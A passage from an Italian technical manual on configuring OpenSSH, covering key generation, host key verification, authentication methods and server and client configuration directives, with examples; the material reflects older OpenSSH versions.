Una volta installato OpenSSH, se si intende far funzionare il servente in modo da accettare tutti i tipi di protocollo, vanno create le varie coppie di chiavi nella directory '/etc/ssh/', attraverso i passaggi seguenti. In particolare, si osservi che non si possono proteggere le chiavi private con una parola d'ordine, altrimenti il servente non potrebbe lavorare in modo autonomo.

# **ssh-keygen -t rsa1 ↩ ↪-f /etc/ssh/ssh_host_key -N ''** [*Invio*]	Crea la coppia di chiavi RSA per la versione 1 del protocollo, nei file '/etc/ssh/ssh_host_key' e '/etc/ssh/ssh_host_key.pub'.
# **ssh-keygen -t rsa ↩ ↪-f /etc/ssh/ssh_host_rsa_key -N ''** [*Invio*]	Crea la coppia di chiavi RSA per la versione 2 del protocollo, nei file '/etc/ssh/ssh_host_rsa_key' e '/etc/ssh/ssh_host_rsa_key.pub'.
# **ssh-keygen -t dsa ↩ ↪-f /etc/ssh/ssh_host_dsa_key -N ''** [*Invio*]	Crea la coppia di chiavi DSA per la versione 2 del protocollo, nei file '/etc/ssh/ssh_host_dsa_key' e '/etc/ssh/ssh_host_dsa_key.pub'.

Naturalmente, se lo si desidera, si può usare anche l'opzione '**-b**' per specificare una lunghezza della chiave diversa dal valore predefinito.

L'utente comune che desidera creare le proprie coppie di chiavi, per utilizzare poi delle forme di autenticazione basate sul riconoscimento delle chiavi stesse, può agire secondo i passaggi seguenti, avendo cura di definire una parola d'ordine per proteggere le chiavi private. Si osservi che non viene indicato il nome dei file, perché si fa riferimento alle collocazioni predefinite. Naturalmente, anche in questo caso l'utente può usare l'opzione '**-p**' se intende ottenere una dimensione particolare della chiave.

# **ssh-keygen -t rsa1** [*Invio*]	Crea la coppia di chiavi RSA per la versione 1 del protocollo, nei file predefiniti '~/.ssh/identity' e '~/.ssh/identity.pub'.
# **ssh-keygen -t rsa** [*Invio*]	Crea la coppia di chiavi RSA per la versione 2 del protocollo, nei file predefiniti '~/.ssh/id_rsa' e '~/.ssh/id_rsa.pub'.
# **ssh-keygen -t dsa** [*Invio*]	Crea la coppia di chiavi DSA per la versione 2 del protocollo, nei file predefiniti '~/.ssh/id_dsa' e '~/.ssh/id_dsa.pub'.

409.3 Verifica dell'identità dei serventi

Nei clienti è possibile predisporre il file '/etc/ssh/ssh_known_hosts' con l'elenco delle chiavi pubbliche dei serventi a cui ci si collega frequentemente. In aggiunta, ogni utente dei clienti può avere il proprio file '~/.ssh/known_hosts', per le chiavi pubbliche che non siano già presenti nel file '/etc/ssh/ssh_known_hosts'.

Quando un cliente si collega la prima volta a un servente OpenSSH, se la sua chiave pubblica non è già stata inserita nel file '/etc/ssh/ssh_known_hosts', viene proposto all'utente di aggiungere quella chiave pubblica nel file '~/.ssh/known_hosts'.

```
The authenticity of host 'dinkel.brot.dg (192.168.1.1)' can't be established.
RSA key fingerprint is dc:16:d5:2b:20:c5:2b:7b:69:1c:72:cc:d1:26:99:8b.
Are you sure you want to continue connecting (yes/no)?
```

yes [*Invio*]

```
Host 'dinkel.brot.dg' added to the list of known hosts.
```

In un secondo momento, se per qualche motivo la chiave di un servente, già conosciuta in precedenza da un cliente (attraverso il file '`/etc/ssh/ssh_known_hosts`', oppure attraverso i file '`~/.ssh/known_hosts`'), dovesse essere cambiata, tale cliente non riconoscerebbe più il servente e avviserebbe l'utente:

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that the RSA host key has just been changed.
The fingerprint for the RSA key sent by the remote host is
dc:16:d5:2b:20:c5:2b:7b:69:1c:72:cc:d1:26:99:8b.
Please contact your system administrator.
Add correct host key in /home/tizio/.ssh/known_hosts to get rid of this message.
Offending key in /home/tizio/.ssh/known_hosts:6
RSA host key for localhost has changed and you have requested strict checking.
Host key verification failed.
```

In questo caso, come suggerisce il messaggio, è sufficiente modificare il file '`~/.ssh/known_hosts`' alla sesta riga, per fare in modo che questo contenga il riferimento alla nuova chiave pubblica del servente.

Volendo intervenire a mano in questo file ('`~/.ssh/known_hosts`' o '`/etc/ssh/ssh_known_hosts`'), conviene conoscere come questo è organizzato.

Il file può contenere commenti, rappresentati dalle righe che iniziano con il simbolo '**#**', righe vuote, che vengono ignorate ugualmente; per il resto si tratta di righe contenenti ognuna l'informazione sulla chiave pubblica di un servente particolare.

Queste righe significative sono composte in uno dei modi seguenti, dove i vari elementi sono separati da uno o più spazi.

nodo lunghezza_della_chiave esponente modulo

nodo tipo_di_chiave chiave_pubblica

Tanto per fare un esempio, l'ipotetico elaboratore *`linux.brot.dg`* potrebbe richiedere la riga seguente (abbreviata per motivi tipografici) per una chiave RSA adatta al protocollo SSH versione 1:

```
…
roggen.brot.dg 1024 35 136994665376544565821…049076600214075623336754 33
…
```

Oppure, potrebbe trattarsi di una riga simile a quella seguente per una chiave RSA adatta al protocollo SSH versione 2:

```
…
roggen.brot.dg ssh-rsa AAAAB3NzaC1yc2EAAAAB…IwAAAgEAnhvScnWn3hCXk7W90=
…
```

Evidentemente, data la dimensione delle chiavi, è improbabile che queste vengano ricopiate attraverso la digitazione diretta. Questi dati vengono ritagliati normalmente dal file della chiave pubblica a cui si riferiscono. A titolo di esempio, i file delle chiavi pubbliche corrispondenti a quanto già mostrato, avrebbero potuto essere composti dalla riga:

```
…
1024 35 136994665376544565821…049076600214075623336754 33 root@roggen.brot.dg
…
```

oppure:

```
…
ssh-rsa AAAAB3NzaC1yc2EAAAAB…IwAAAgEAnhvScnWn3hCXk7W90= root@roggen.brot.dg
…
```

Comunque, quando si vuole intervenire nel file '`/etc/ssh/ssh_known_hosts`', anche se questa operazione può avvenire solo in modo manuale, rimane sempre la possibilità di ottenere la prima volta l'aggiornamento automatico del file '`~/.ssh/known_hosts`', dal quale poi si può tagliare e incollare quanto serve nel file '`/etc/ssh/ssh_known_hosts`', senza altre modifiche.

409.4 Autenticazione RHOST

L'autenticazione RHOST, come già accennato, è un metodo semplice e insicuro di autenticare l'accesso attraverso la tecnica dei file '`/etc/hosts.equiv`' e '`~/.rhosts`' già utilizzata da '**`rlogin`**'.

In alternativa a questi file, OpenSSH può utilizzare la coppia '`/etc/ssh/shosts.equiv`' e '`~/.shosts`', in modo da poter essere configurato indipendentemente da '**`rlogin`**' e '**`rsh`**'.

Perché questa tecnica di autenticazione possa essere utilizzata, è necessario configurare '**`sshd`**', ovvero il demone di OpenSSH. Diversamente, in modo predefinito, l'autenticazione RHOST non viene concessa.

> È bene sottolineare che questo tipo di sistema di accesso facilitato è assolutamente sconsigliabile. La disponibilità di questo metodo si giustifica solo per motivazioni storiche collegate all'uso di programmi come Rsh. In ogni caso, occorre considerare che OpenSSH non consente di usare questo sistema di autenticazione se i permessi di accesso a questi file non sono abbastanza ristretti. Pertanto, il più delle volte, quando si tenta di attuare questo tipo di sistema, l'autenticazione fallisce.

L'esempio seguente mostra il contenuto del file '/etc/ssh/shosts.equiv', oppure di '/etc/hosts.equiv', di un elaboratore per il quale si vuole consentire l'accesso da parte di *dinkel.brot.dg* e di *roggen.brot.dg*.

```
dinkel.brot.dg
roggen.brot.dg
```

In questo modo, gli utenti dei nodi *dinkel.brot.dg* e *roggen.brot.dg* possono accedere al sistema locale senza la richiesta formale di alcuna identificazione, purché esista per loro un utente con lo stesso nome.

L'elenco di nodi equivalenti può contenere anche l'indicazione di utenti particolari, per la precisione, ogni riga può contenere il nome di un nodo seguito eventualmente da **uno spazio** e dal nome di un utente. Si osservi l'esempio seguente:

```
dinkel.brot.dg
roggen.brot.dg
dinkel.brot.dg tizio
dinkel.brot.dg caio
```

Come nell'esempio precedente, viene concesso agli utenti dei nodi *dinkel.brot.dg* e *roggen.brot.dg* di accedere localmente attraverso lo stesso nominativo utilizzato nei sistemi remoti. In aggiunta a questo, però, viene concesso agli utenti '**tizio**' e '**caio**' del nodo *dinkel.brot.dg*, di accedere identificandosi con il nome di qualunque utente, senza la richiesta di alcuna parola d'ordine.

Si può intuire che fare una cosa del genere significa concedere a tali utenti privilegi simili a quelli che ha l'utente '**root**'. In generale, tali utenti non dovrebbero essere in grado di utilizzare UID molto bassi, comunque ciò non è un buon motivo per configurare in questo modo il file '/etc/ssh/shosts.equiv' o '/etc/hosts.equiv'.

Indipendentemente dal fatto che il file '/etc/ssh/shosts.equiv', oppure '/etc/hosts.equiv', sia presente o meno, ogni utente può predisporre il proprio file '~/.shosts', oppure '~/.rhosts'. La sintassi di questo file è la stessa di '/etc/ssh/shosts.equiv' (e di '/etc/hosts.equiv'), ma si riferisce esclusivamente all'utente che predispone tale file nella propria directory personale.

In questo file, l'indicazione di utenti precisi è utile e opportuna, perché quell'utente potrebbe disporre di nominativi-utente differenti sui nodi da cui vuole accedere.

```
dinkel.brot.dg tizi
roggen.brot.dg tizio
```

L'esempio mostra l'indicazione precisa di ogni nominativo-utente dei nodi che possono accedere senza richiesta di identificazione.[2]

409.5 Autenticazione RHOST sommata al riconoscimento della chiave pubblica

L'autenticazione RHOST può essere sommata a quella del riconoscimento della chiave pubblica, utilizza gli stessi file già visti nell'autenticazione RHOST normale, ma in più richiede che il cliente sia riconosciuto. Perché ciò avvenga, occorre che il cliente abbia una propria chiave, cioè abbia definito la coppia di file '`/etc/ssh/ssh_host_key`' e '`/etc/ssh/ssh_host_key.pub`', e che la sua parte pubblica sia annotata nel file '`/etc/ssh/ssh_known_hosts`' del servente, oppure nel file '`~/.ssh/known_hosts`' riferito all'utente che dal cliente vuole accedere.

In generale, non è necessario questo tipo di autenticazione mista, che di solito è anche disabilitata in modo predefinito. Infatti, è sufficiente che sia disponibile un'autenticazione basata sul controllo della chiave pubblica, senza altre restrizioni.

409.6 Autenticazione basata sul controllo della chiave pubblica

L'autenticazione basata sul controllo della chiave pubblica, pura e semplice, permette di raggiungere un livello di garanzia ulteriore. Per il suo utilizzo, l'utente deve creare una propria coppia di chiavi per ogni tipo di protocollo che intenda usare (i file '`~/.ssh/identity`' e '`~/.ssh/identity.pub`', oppure '`~/.ssh/id_rsa`' e '`~/.ssh/id_rsa.pub`', oppure '`~/.ssh/id_dsa`' e '`~/.ssh/id_dsa.pub`') presso l'elaboratore cliente. Data la situazione, come è già stato descritto, è opportuno che la chiave privata sia protetta con una parola d'ordine.

Per accedere a un servente utilizzando questo tipo di autenticazione, occorre che l'utente aggiunga nel file '`~/.ssh/authorized_keys`' presso il servente, le sue chiavi pubbliche definite nel nodo cliente.

Perché il sistema di autenticazione basato sulla verifica delle chiavi funzioni, è necessario che i permessi dei file coinvolti e delle stesse directory non consentano l'intromissione di estranei. In particolare, può darsi che venga rifiutato questo tipo di autenticazione se la directory personale o anche solo '`~/.ssh/`' dispongono dei permessi di scrittura per il gruppo proprietario.

L'utente che utilizza questo tipo di sistema di autenticazione, potrebbe usare le stesse chiavi da tutti i clienti da cui intende accedere al servente, oppure potrebbe usare chiavi differenti, aggiungendole tutte al file '`~/.ssh/authorized_keys`' del servente.

Quando si stabilisce una connessione con questo tipo di autenticazione, se la chiave privata dell'utente è cifrata attraverso una parola d'ordine, si ottiene un messaggio come quello seguente:

```
Enter passphrase for RSA key 'tizio@roggen.brot.dg':
```

Diversamente, se le chiave privata coinvolta non è cifrata, per l'accesso non è richiesto altro.

In pratica, per concedere l'accesso attraverso questa forma di autenticazione, è sufficiente aggiungere nel file '~/.ssh/authorized_keys' le chiavi pubbliche delle utenze che interessano, prelevandole dai file '~/.ssh/id*.pub' contenuti nei nodi clienti rispettivi.

L'esempio seguente mostra un ipotetico file '~/.ssh/authorized_keys' contenente il riferimento a sei chiavi. La parte finale, quella alfabetica, è la descrizione della chiave, il cui unico scopo è quello di permetterne il riconoscimento a livello umano.

```
1024 33 12042598236…2812113669326781175018394671 tizio@roggen.brot.dg
ssh-rsa AAAAB3NzaC1…erMIqmsserVBqIuP1JHUivfY7VU= tizio@dinkel.brot.dg
ssh-dss AAAAB3NzaC1…kc3MgA83UkVTtCLsS42GBGR3wA== tizio@dinkel.brot.dg
1024 33 13485193076…7811672325283614604572016919 caio@dinkel.brot.dg
ssh-rsa AAAAB3NzaC1…erGTRDbMIqmssIuP1JHUivfY7VU= caio@dinkel.brot.dg
ssh-dss AAAAB3NzaC1…kc3MgA8HYjGrDCLsS42GBGR3wA== caio@dinkel.brot.dg
```

In realtà, le righe di questo file potrebbero essere più complesse, con l'aggiunta di un campo iniziale, contenente delle opzioni. Queste opzioni, facoltative, sono una serie di direttive separate da una virgola e senza spazi aggiunti. Eventualmente, le stringhe contenenti spazi devono essere racchiuse tra coppie di apici doppi; inoltre, se queste stringhe devono contenere un apice doppio, questo può essere indicato proteggendolo con la barra obliqua inversa ('\"').

`from="`***elenco_modelli***`"`	Permette di limitare l'accesso. Con un elenco di modelli, eventualmente composto con caratteri jolly ('**`*`**', '**`?`**'), si possono indicare i nomi dei nodi a cui è concesso oppure è negato l'accesso. Per la precisione, i modelli che iniziano con un punto esclamativo si riferiscono a nomi cui l'accesso viene vietato espressamente.
`command="`***comando***`"`	Permette di abbinare una chiave a un comando. In pratica, chi accede utilizzando questa chiave, invece di ottenere una shell, ottiene l'esecuzione del comando indicato e subito dopo la connessione ha termine. Di solito, si abbina questa opzione a '**`no-pty`**' e a '**`no-port-forwarding`**'.
`no-port-forwarding`	Vieta espressamente l'inoltro del TCP/IP.
`no-X11-forwarding`	Vieta espressamente l'inoltro del protocollo X11.
`no-pty`	Impedisce l'allocazione di uno pseudo terminale (pseudo TTY).

Vengono mostrati alcuni esempi nell'elenco seguente.

`from="*.brot.dg,!schwarz.brot.dg" ↩` `↪1024 35 234…56556 tizio@dinkel.brot.dg`	Concede l'accesso con la chiave indicata, solo al dominio *`brot.dg`*, escludendo espressamente il nome *`schwarz.brot.dg`*.
`command="ls" 1024 35 2346543…8757465456556 ↩` `↪tizio@dinkel.brot.dg`	Chi tenta di accedere utilizzando questa chiave, ottiene semplicemente l'esecuzione del comando '**`ls`**' nella directory corrente, cioè la directory personale dell'utente corrispondente.

`command="tar czpf ↩`
`↪/home/tizio/backup/lettere.tar.gz ↩`
`↪/home/tizio/lettere" ↩`
`↪1024 35 234…56556 tizio@dinkel.brot.dg`
	Chi tenta di accedere utilizzando questa chiave, ottiene semplicemente l'archiviazione della directory '`/home/tizio/lettere/`'.

`command="ls",no-port-forwarding,no-pty ↩`
`↪1024 35 2346543…8757465456556 ↩`
`↪tizio@dinkel.brot.dg`
	Chi tenta di accedere utilizzando questa chiave, ottiene semplicemente l'esecuzione del comando '**`ls`**'; inoltre, per sicurezza viene impedito l'inoltro del TCP/IP e l'allocazione di uno pseudo TTY.

409.7 Autenticazione normale

Quando OpenSSH non è in grado di eseguire alcun altro tipo di autenticazione, ripiega nell'uso del sistema tradizionale, in cui viene richiesta la parola d'ordine abbinata al nominativo-utente con cui si vuole accedere.

Ciò rappresenta anche l'utilizzo normale di OpenSSH, il cui scopo principale è quello di garantire la sicurezza della connessione attraverso la cifratura e il riconoscimento del servente. Infatti, per ottenere questo livello di funzionamento, è sufficiente che nel servente venga definita la chiave, attraverso i file '`/etc/ssh/ssh_host_key`' e '`/etc/ssh/ssh_host_key.pub`', mentre nei clienti non serve nulla, a parte l'installazione di OpenSSH.

Quando un utente si connette per la prima volta a un servente determinato, da un cliente particolare, la chiave pubblica di quel servente viene annotata automaticamente nel file '`~/.ssh/known_hosts`', permettendo il controllo successivo su quel servente.

Quindi, attraverso l'autenticazione normale, tutti i problemi legati alla registrazione delle varie chiavi pubbliche vengono risolti in modo automatico e quasi trasparente.

409.8 Servente OpenSSH

Il servizio di OpenSSH viene offerto tramite un demone, il programma '**`sshd`**', che deve essere avviato durante l'inizializzazione del sistema, oppure, se compilato con le opzioni necessarie, può essere messo sotto il controllo del supervisore dei servizi di rete.

Generalmente si preferisce avviare '**`sshd`**' in modo indipendente dal supervisore dei servizi di rete, perché a ogni avvio richiede un po' di tempo per la generazione di chiavi aggiuntive utilizzate per la cifratura.

La sintassi per l'utilizzo di questo demone si può riassumere semplicemente nel modello seguente:

```
sshd [opzioni]
```

'**`sshd`**', una volta avviato e dopo aver letto la sua configurazione, si comporta in maniera un po' diversa, a seconda che sia stato abilitato l'uso della versione 1 o 2 del protocollo SSH.

In generale, quando un cliente si connette, '**`sshd`**' avvia una copia di se stesso per la nuova connessione, quindi, attraverso la chiave pubblica del servente inizia una sorta di negoziazione che porta alla definizione di un algoritmo crittografico da usare e di una chiave simmetrica che viene scambiata tra le parti, sempre in modo cifrato. Successivamente, si passa alla fase di autenticazione dell'utente, secondo uno dei vari metodi già descritti, in base a quanto stabilito nella configurazione di '**`sshd`**'. Infine, il cliente richiede l'avvio di una shell o di un altro comando.

OpenSSH ignora il file '/etc/securetty', per cui gli accessi dell'utente '**root**' possono essere regolati solo attraverso la configurazione del file '/etc/ssh/sshd_config'.

Vengono descritte alcune opzioni di '**sshd**':

-f *file_di_configurazione*	Permette di fare utilizzare a '**sshd**' un file di configurazione differente da quello standard, ovvero '/etc/ssh/sshd_config'.
-h *file_della_chiave_del_nodo*	Permette di fare utilizzare a '**sshd**' una chiave del nodo diversa da quella contenuta nel file standard. Si deve indicare solo il nome della chiave privata, intendendo che il nome del file contenente la chiave pubblica si ottiene con l'aggiunta dell'estensione '.pub'.
-d	Fa sì che '**sshd**' funzioni in primo piano, allo scopo di seguire una sola connessione per verificarne il funzionamento.
-e	Si usa in abbinamento con '**-d**', per ottenere le informazioni diagnostiche attraverso lo standard error.

Il file di configurazione '/etc/ssh/sshd_config' permette di definire il comportamento di '**sshd**'. Il file può contenere righe di commento, evidenziate dal simbolo '**#**' iniziale, righe vuote (che vengono ignorate) e righe contenenti direttive, composte da coppie ***nome valore***, spaziate, senza alcun simbolo di assegnamento.

Quello che segue è un file '/etc/ssh/sshd_config' tipico, adatto per le due versioni del protocollo SSH, in modo simultaneo:

```
# La porta usata per ricevere le richieste di comunicazione
Port 22

# Direttive per restringere l'accessibilità del servizio
#ListenAddress ::
#ListenAddress 0.0.0.0

# Definizione delle versioni del protocollo utilizzabili
Protocol 2,1

# Collocazione della coppia di chiavi per il protocollo 1
HostKey /etc/ssh/ssh_host_key

# Collocazione delle coppie di chiavi per il protocollo 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key

# Durata di validità per la chiave generata automaticamente per la versione 1
KeyRegenerationInterval 3600
ServerKeyBits 768

# Livello di informazioni nel registro
SyslogFacility AUTH
LogLevel INFO

# Autenticazione
LoginGraceTime 600
```

```
PermitRootLogin yes
StrictModes yes
RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile     %h/.ssh/authorized_keys

# Disabilita l'autenticazione RHOSTS e la sua combinazione con
# il sistema della chiave pubblica
RhostsAuthentication no
IgnoreRhosts yes
RhostsRSAAuthentication no
HostbasedAuthentication no
IgnoreUserKnownHosts yes

# Non consente l'uso di parole d'ordine vuote
PermitEmptyPasswords no

# Uncomment to disable s/key passwords
#ChallengeResponseAuthentication no

# Consente l'autenticazione basata sul riconoscimento della parola d'ordine
PasswordAuthentication yes

# Use PAM authentication via keyboard-interactive so PAM modules can
# properly interface with the user
PAMAuthenticationViaKbdInt yes

# To change Kerberos options
#KerberosAuthentication no
#KerberosOrLocalPasswd yes
#AFSTokenPassing no
#KerberosTicketCleanup no

# Kerberos TGT Passing does only work with the AFS kaserver
#KerberosTgtPassing yes

X11Forwarding no
X11DisplayOffset 10
PrintMotd no
#PrintLastLog no
KeepAlive yes
#UseLogin no

#MaxStartups 10:30:60
#Banner /etc/issue.net
#ReverseMappingCheck yes

Subsystem       sftp    /usr/lib/sftp-server
```

Si osservi che i nomi usati nelle direttive sono sensibili alla differenza tra maiuscole e minuscole. Segue la descrizione di alcune direttive di configurazione.

`Protocol` ***n*** [`,`***m***]...	Consente di indicare quali versioni del protocollo SSH utilizzare.
`AllowUsers` ***modello***... `Deny` ***modello***...	Queste due direttive permettono di definire uno o più modelli (attraverso l'uso dei caratteri jolly '`*`' e '`?`') riferiti a nomi di utenti a cui si intende concedere, oppure vietare l'accesso. Se queste direttive non vengono usate, si concede a qualunque utente di accedere.
`HostKey` ***file***	Questa direttiva può essere usata anche più volte, per indicare i file contenenti le chiavi private del nodo. L'utilizzo multiplo della direttiva serve proprio per indicare chiavi diverse, adatte ai diversi protocolli.
`LoginGraceTime` ***durata***	Permette di stabilire il tempo massimo concesso per completare la procedura di accesso. Il valore predefinito è di 600 s, pari a 10 minuti.
`PasswordAuthentication` ↩ ↪{`yes`|`no`}	Stabilisce se l'autenticazione attraverso la parola d'ordine è consentita oppure no. Il valore predefinito è '**`yes`**', cosa che permette questo tipo di autenticazione.
`PermitEmptyPasswords` ↩ ↪{`yes`|`no`}	Se l'autenticazione attraverso una parola d'ordine è consentita, permette di stabilire se sono ammesse le parole d'ordine nulle. Il valore predefinito è '**`yes`**'.
`PermitRootLogin` {`yes`↩ ↪|`without-password`↩ ↪|`forced-commands-only`|`no`}	Permette di abilitare o meno l'accesso da parte dell'utente '**`root`**'. Il valore predefinito è '**`yes`**' che consente questo accesso in qualunque forma di autenticazione, '**`no`**' lo esclude in ogni caso, mentre '**`without-password`**' esclude solo la forma di autenticazione attraverso una parola d'ordine e '**`forced-commands-only`**' consente di eseguire solo dei comandi remoti, sempre escludendo l'autenticazione basata sulla parola d'ordine.
`IgnoreRhosts` {`yes`|`no`}	Permette di ignorare i file '`~/.rhosts`' e '`~/.shosts`', mentre, per quanto riguarda questa direttiva, i file '`/etc/hosts.equiv`' e '`/etc/shosts.equiv`' continuano a essere presi in considerazione. Il valore predefinito è '**`no`**'.
`RhostsAuthentication` ↩ ↪{`yes`|`no`}	Permette di abilitare o meno l'autenticazione RHOST, cioè quella basata esclusivamente sui file '`/etc/hosts.equiv`' (o '`/etc/shosts.equiv`') ed eventualmente '`~/.rhosts`' (o '`~/.shosts`'). Per motivi di sicurezza, il valore predefinito è '**`no`**', per non autorizzare questa forma di autenticazione.
`RhostsRSAAuthentication` ↩ ↪{`yes`|`no`}	Permette di abilitare o meno l'autenticazione RHOST sommata al riconoscimento della chiave pubblica, per il protocollo della versione 1. Il valore predefinito è '**`no`**', per non autorizzare questa forma di autenticazione.
`HostbasedAuthentication` ↩ ↪{`yes`|`no`}	Permette di abilitare o meno l'autenticazione RHOST sommata al riconoscimento della chiave pubblica, per il protocollo della versione 2. Il valore predefinito è '**`no`**', per non autorizzare questa forma di autenticazione.
`IgnoreUserKnownHosts` ↩ ↪{`yes`|`no`}	Permette di ignorare i file '`~/.ssh/known_hosts`' degli utenti, durante l'autenticazione basata su RHOST sommata al riconoscimento della chiave pubblica. Il valore predefinito è '**`no`**', con il quale i file in questione vengono letti regolarmente.
`RSAAuthentication` {`yes`|`no`}	Permette di abilitare o meno l'autenticazione basata sulle chiavi di ogni singolo utente, per quanto riguarda la versione 1 del protocollo. Il valore predefinito è '**`no`**', che esclude questa forma di autenticazione.

PubkeyAuthentication ↩ ↪{yes|no}	Permette di abilitare o meno l'autenticazione basata sulle chiavi di ogni singolo utente, per quanto riguarda la versione 2 del protocollo. Il valore predefinito è '**yes**', che consente questa forma di autenticazione.
StrictModes {yes|no}	Se attivato, fa in modo che '**sshd**' verifichi la proprietà dei file di configurazione nelle directory personali degli utenti, rifiutando di considerare i file appartenenti a utenti «sbagliati» o con permessi non appropriati. Ciò permette di ridurre i rischi di intrusione e alterazione della configurazione da parte di terzi che potrebbero sfruttare le dimenticanze degli utenti inesperti per sostituirsi a loro. Il valore predefinito è '**yes**'.

409.9 Cliente OpenSSH

Il programma usato come cliente per le connessioni con OpenSSH è '**ssh**', il quale emula il comportamento del suo predecessore, '**rsh**', almeno per ciò che riguarda la sintassi fondamentale.

A fianco di '**ssh**' ci sono anche '**scp**' e '**sftp**' per facilitare le operazioni di copia tra elaboratori.

'**ssh**' richiede una configurazione che può essere fornita in modo globale a tutto il sistema, attraverso il file '/etc/ssh/ssh_config' e in modo particolare per ogni utente, attraverso il file '~/.ssh/config'.

Il modello sintattico per l'utilizzo di '**ssh**', si esprime semplicemente nel modo seguente:

ssh [*opzioni*] *nodo* [*comando*]

L'utente può essere riconosciuto nel sistema remoto attraverso uno tra diversi tipi di autenticazione, a seconda delle reciproche configurazioni; al termine dell'autenticazione, l'utente ottiene una shell oppure l'esecuzione del comando fornito come ultimo argomento (come si vede dalla sintassi).

Tabella 409.21. Alcune opzioni di uso più frequente.

Opzione	Descrizione
-l *utente*	Permette di richiedere l'accesso utilizzando il nominativo-utente indicato nell'argomento. Diversamente, si intende accedere con lo stesso nominativo usato nel cliente dal quale si utilizza '**ssh**'.
-i *file_di_identificazione*	Permette di fare utilizzare a '**ssh**' una chiave di identificazione personale diversa da quella contenuta nel file standard, ovvero '~/.ssh/id*' (e poi anche '~/.ssh/id*.pub'). Si deve indicare solo il nome della chiave privata, intendendo che il nome del file contenente la chiave pubblica si ottiene con l'aggiunta dell'estensione '.pub'.
-1	Richiede espressamente l'uso del protocollo nella versione 1.
-2	Richiede espressamente l'uso del protocollo nella versione 2.
-4	Utilizza indirizzi IPv4.

Opzione	Descrizione
`-6`	Utilizza indirizzi IPv6.

Seguono alcuni esempi di utilizzo di '**`ssh`**'.

- `$` **`ssh -l tizio roggen.brot.dg`** [*Invio*]

  Accede all'elaboratore *`roggen.brot.dg`*, utilizzando lì il nominativo-utente '**`tizio`**'.

- `$` **`ssh -l tizio roggen.brot.dg ls -l /tmp`** [*Invio*]

  Esegue il comando '**`ls -l /tmp`**' nell'elaboratore *`roggen.brot.dg`*, utilizzando lì il nominativo-utente '**`tizio`**'.

- `$` **`ssh -l tizio roggen.brot.dg`** ↩
  ↪ **`tar czf - /home/tizio > backup.tar.gz`** [*Invio*]

  Esegue la copia di sicurezza, con l'ausilio di '**`tar`**' e '**`gzip`**' ('**`tar`**' con l'opzione '**`z`**'), della directory personale dell'utente '**`tizio`**' nell'elaboratore remoto. L'operazione genera il file '`backup.tar.gz`' nella directory corrente dell'elaboratore locale.

A proposito dell'esempio con cui si esegue una copia di sicurezza attraverso la rete, è bene sottolineare che il file generato, contiene dei caratteri aggiuntivi oltre la fine del file. Ciò può causare delle segnalazioni di errore quando si estrae il file compresso, ma il contenuto dell'archivio dovrebbe risultare intatto.

La configurazione di '**`ssh`**' può essere gestita globalmente attraverso il file '`/etc/ssh/ssh_config`' e singolarmente attraverso '`~/.ssh/config`'.

Il file può contenere righe di commento, evidenziate dal simbolo '**`#`**' iniziale, righe vuote (che vengono ignorate) e righe contenenti direttive, composte da coppie ***nome valore***, oppure ***nome*=*valore***.

In questi file di configurazione possono essere distinte diverse sezioni, riferite a gruppi di nodi. Ciò si ottiene attraverso la direttiva '**`Host`** ***modelli***', in cui, anche attraverso i caratteri jolly '**`*`**' e '**`?`**', si indicano i nodi a cui sono riferite le direttive successive, fino alla prossima direttiva '**`Host`**'.

Quello che segue è il file '`/etc/ssh/ssh_config`' tipico, tutto commentato, ma utile ugualmente per comprenderne il funzionamento.

```
# Host *
#   ForwardAgent no
#   ForwardX11 no
#   RhostsAuthentication no
#   RhostsRSAAuthentication yes
#   RSAAuthentication yes
#   PasswordAuthentication yes
#   FallBackToRsh no
#   UseRsh no
#   BatchMode no
#   CheckHostIP yes
#   StrictHostKeyChecking yes
#   IdentityFile ~/.ssh/identity
```

```
#    IdentityFile ~/.ssh/id_dsa
#    IdentityFile ~/.ssh/id_rsa
#    Port 22
#    Protocol 2,1
#    Cipher blowfish
#    EscapeChar ~
```

Anche in questo caso, si deve ricordare che i nomi usati nelle direttive sono sensibili alla differenza tra maiuscole e minuscole.

Tabella 409.23. Alcune direttive.

Direttiva	Descrizione
`Cipher` {des | 3des | blowfish | none}	Permette di indicare il tipo di cifratura preferita per il protocollo della versione 1. Se si specifica il tipo '**none**' si intende di non volere alcun tipo di cifratura, cosa utile solo a scopo di analisi diagnostica.
`Ciphers` ***tipo_cifratura*** [***, tipo_cifratura***]...	Consente di indicare un elenco di cifrature utilizzabili per il protocollo della versione 2.
`Compression` {yes | no}	Se attivato, permette di utilizzare una comunicazione di dati compressa, in modo da migliorare il rendimento di una connessione lenta. Il valore predefinito è '**no**'.
`IdentityFile` ***file***	Permette di indicare il file contenente la chiave privata dell'utente, in alternativa a quello standard. Questa direttiva si può usare anche più volte, per fare riferimento a coppie di chiavi distinte per i vari tipi di protocolli.
`Protocol` ***n*** [***, m***]... `RhostsAuthentication` {yes | no} `RhostsRSAAuthentication` {yes | no} `RSAAuthentication` {yes | no} `PubkeyAuthentication` {yes | no} `PasswordAuthentication` {yes | no}	Queste direttive hanno lo stesso significato e utilizzo di quelle corrispondenti alla configurazione del servente.
`StrictHostKeyChecking` {yes | no | ask}	Se attivato, fa in modo che le chiavi pubbliche dei serventi contattati non possano essere aggiunte automaticamente nell'elenco personale, il file '`~/.ssh/known_hosts`', impedendo la connessione a nodi sconosciuti o irriconoscibili. Il valore predefinito è '**ask**', con cui si chiede all'utente come comportarsi.
`User` ***utente***	Permette di indicare l'utente da utilizzare nella connessione remota. Ciò è particolarmente utile nella configurazione personalizzata, in cui si potrebbe specificare l'utente giusto per ogni nodo presso cui si ha accesso.

Per copiare dei file in modo cifrato, si può usare '**scp**', che ovviamente si avvale di '**ssh**' in modo trasparente:

scp [*opzioni*] [[*utente*@] *nodo* :] *origine*... [[*utente*@] *nodo* :] *destinazione*

Il principio di funzionamento è lo stesso della copia normale, con la differenza che i percorsi per identificare i file e le directory, sono composti con l'indicazione dell'utente e del nodo. Vengono descritte alcune opzioni:

